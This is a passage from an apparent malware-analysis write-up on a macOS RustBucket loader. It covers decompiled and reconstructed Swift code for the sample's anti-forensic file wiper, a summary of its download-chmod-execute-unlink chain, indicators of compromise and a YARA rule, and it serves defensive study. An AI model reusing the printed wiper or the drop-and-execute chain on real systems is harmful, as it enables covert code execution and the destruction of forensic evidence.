  _sleep(1);
  bVar2 = dd::wipeFile(SVar23);
  if (!bVar2) {
    _sleep(1);
    bVar2 = dd::wipeFile(SVar23);
    if (!bVar2) {
      _sleep(1);
      bVar2 = dd::wipeFile(SVar23);
      if (!bVar2) {
        _sleep(1);
        bVar2 = dd::wipeFile(SVar23);
        if (!bVar2) {
          _sleep(1);
        }
      }
    }
  }
}
*puVar1 = 1;
(extension_Dispatch)::__C::OS_dispatch_semaphore::signal();
If the initial wipe fails, the routine enters a five-step retry ladder, pausing for 1 second between attempts. Once finished, it updates the success flag (*puVar1 = 1) and calls semaphore.signal() to unblock the main thread.
Reversing the secure shredder in dd.wipeFile
At address 0x100002730, dd::wipeFile does not merely call unlink() to delete the directory entry. It overwrites the contents of the file on disk first:
/* dd.wipeFile(Swift.String) -> Swift.Bool */

bool dd::wipeFile(String param_1)
{
  ...
  CVar9 = Swift::String::get_utf8CString(param_1);
  pFVar10 = _fopen(CVar9.unknown + 0x20, "wb");
  ...
  if (pFVar10 != (FILE *)0x0) {
    _fseek(pFVar10, 0, 2);      // Seek to SEEK_END
    lVar11 = _ftell(pFVar10);   // Measure total file size
    lVar2 = lVar11;
    if (0xfffff < lVar11) {     // Limit overwrite size to 1 MB
      lVar2 = 0x100000;
    }
    ...
    _Var12 = Swift::Array::_allocateBufferUninitialized(lVar11, ...);
    *(undefined8 *)(_Var12.unknown + 0x10) = 0x400; // 1024 bytes (1 KB buffer)
    _bzero(_Var12.unknown + 0x20, 0x400);
    _fseek(pFVar10, 0, 0);      // Rewind to SEEK_SET
    ...
    do {
      uVar14 = 0;
      do {
        local_68 = 0;
        _swift_stdlib_random(&local_68, 8); // Generate random bytes
        ...
        _Var12.unknown[uVar14 + 0x20] = (char)uVar5;
        uVar14 = uVar14 + 1;
      } while (uVar14 != 0x400);

      _fwrite(_Var12.unknown + 0x20, 0x400, 1, pFVar10); // Overwrite disk sector
      lVar11 = lVar11 + 1;
    } while (bVar7);

    _fclose(pFVar10);
    _swift_bridgeObjectRelease(_Var12.unknown);
  }
  CVar9 = Swift::String::get_utf8CString(param_1);
  iVar8 = _unlink(CVar9.unknown + 0x20); // Remove directory entry
  _swift_release(CVar9.unknown);
  return iVar8 == 0;
}
The wiping routine works in three stages:
fopen(path, "wb"), moves to the end of the file using fseek(file, 0, SEEK_END), and queries the size with ftell. If the file exceeds 1 MB (0x100000), it caps the overwrite size at 1 MB. This prevents the process from stalling if the payload is unusually large._swift_stdlib_random. It writes these random chunks sequentially over the file contents using fwrite.unlink() to remove the inode from the filesystem.Because the underlying blocks are filled with random noise before unlinking, standard file recovery tools cannot carve the payload from unallocated space.
Reconstructed Swift logic:
func wipeFile(atPath path: String) -> Bool {
    guard let file = fopen(path, "wb") else {
        return unlink(path) == 0
    }

    fseek(file, 0, SEEK_END)
    var size = ftell(file)
    if size > 0x100000 { // 1 MB ceiling
        size = 0x100000
    }

    var buffer = [UInt8](repeating: 0, count: 1024)
    fseek(file, 0, SEEK_SET)

    let blocks = (size + 1023) / 1024
    for _ in 0..<blocks {
        for i in 0..<1024 {
            buffer[i] = UInt8.random(in: 0...255)
        }
        fwrite(&buffer, 1024, 1, file)
    }

    fclose(file)
    return unlink(path) == 0
}
Detection engineering and indicators of compromise
Bringing all components together, we have the complete execution chain:

pd_arm64 with a remote URL passed as argv[1].setpgrp().pw and an Internet Explorer User-Agent to the specified URL.$TMPDIR/<random-UUID>.0770 via chmod.NSTask.unlink() to remove the file.Host and network indicators
Host indicators:
/var/folders/*/*/*-*-*-*-*.setpgrp() immediately upon process start to disconnect from the terminal.chmod 0770, followed shortly by write activity and unlinking.Network indicators:
pw.mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0).YARA detection rule
The following YARA rule hunts for macOS binaries that combine this specific legacy User-Agent string with the execution and wiping behaviors seen in this campaign:
rule APT_macOS_RustBucket_Behavioral_Indicators {
    meta:
        description = "Hunting rule for macOS RustBucket loaders and drop-and-execute variants"
        date = "2026-09-18"
        malware_family = "RustBucket"

    strings:
        // C2 User-Agent anomaly (Legacy IE on macOS)
        $ua_anom_01 = "msie 8.0; windows nt 5.1" ascii nocase
        $ua_anom_02 = "trident/4.0" ascii nocase

        // Subprocess spawning via Cocoa NSTask APIs
        $task_sel_01 = "setLaunchPath:" ascii
        $task_sel_02 = "launchAndReturnError:" ascii
        $task_sel_03 = "setArguments:" ascii

        // File-handling and staging indicators
        $file_01 = "temporaryDirectory" ascii
        $file_02 = "defaultManager" ascii
        $file_03 = "appendingPathComponent" ascii

        // Anti-forensic wiping primitives
        $wipe_01 = "swift_stdlib_random" ascii
        $wipe_02 = "_unlink" ascii

        // Swift execution scaffolding
        $swift_cmd = "CommandLine" ascii
        $swift_sem = "OS_dispatch_semaphore" ascii

    condition:
        // Mach-O Magic Numbers: 64-bit LE/BE or FAT Universal
        (
            uint32(0) == 0xfeedfacf or
            uint32(0) == 0xcffaedfe or
            uint32(0) == 0xbebafeca
        )
        and
        (
            // Direct hit: Legacy MSIE 8.0 User-Agent inside a macOS Mach-O
            1 of ($ua_anom_*) or

            // Behavioral match: Temp path resolution, process spawning, wiping, and Swift runtime
            (
                2 of ($task_sel_*) and
                2 of ($file_*) and
                1 of ($wipe_*) and
                all of ($swift_*)
            )
        )
}
Analyzing this sample demonstrates how modern macOS malware combines high-level Swift runtime features with low-level POSIX and Cocoa APIs. By querying symbol tables and following assembly instructions, you can identify what an executable is designed to do before running it in a lab.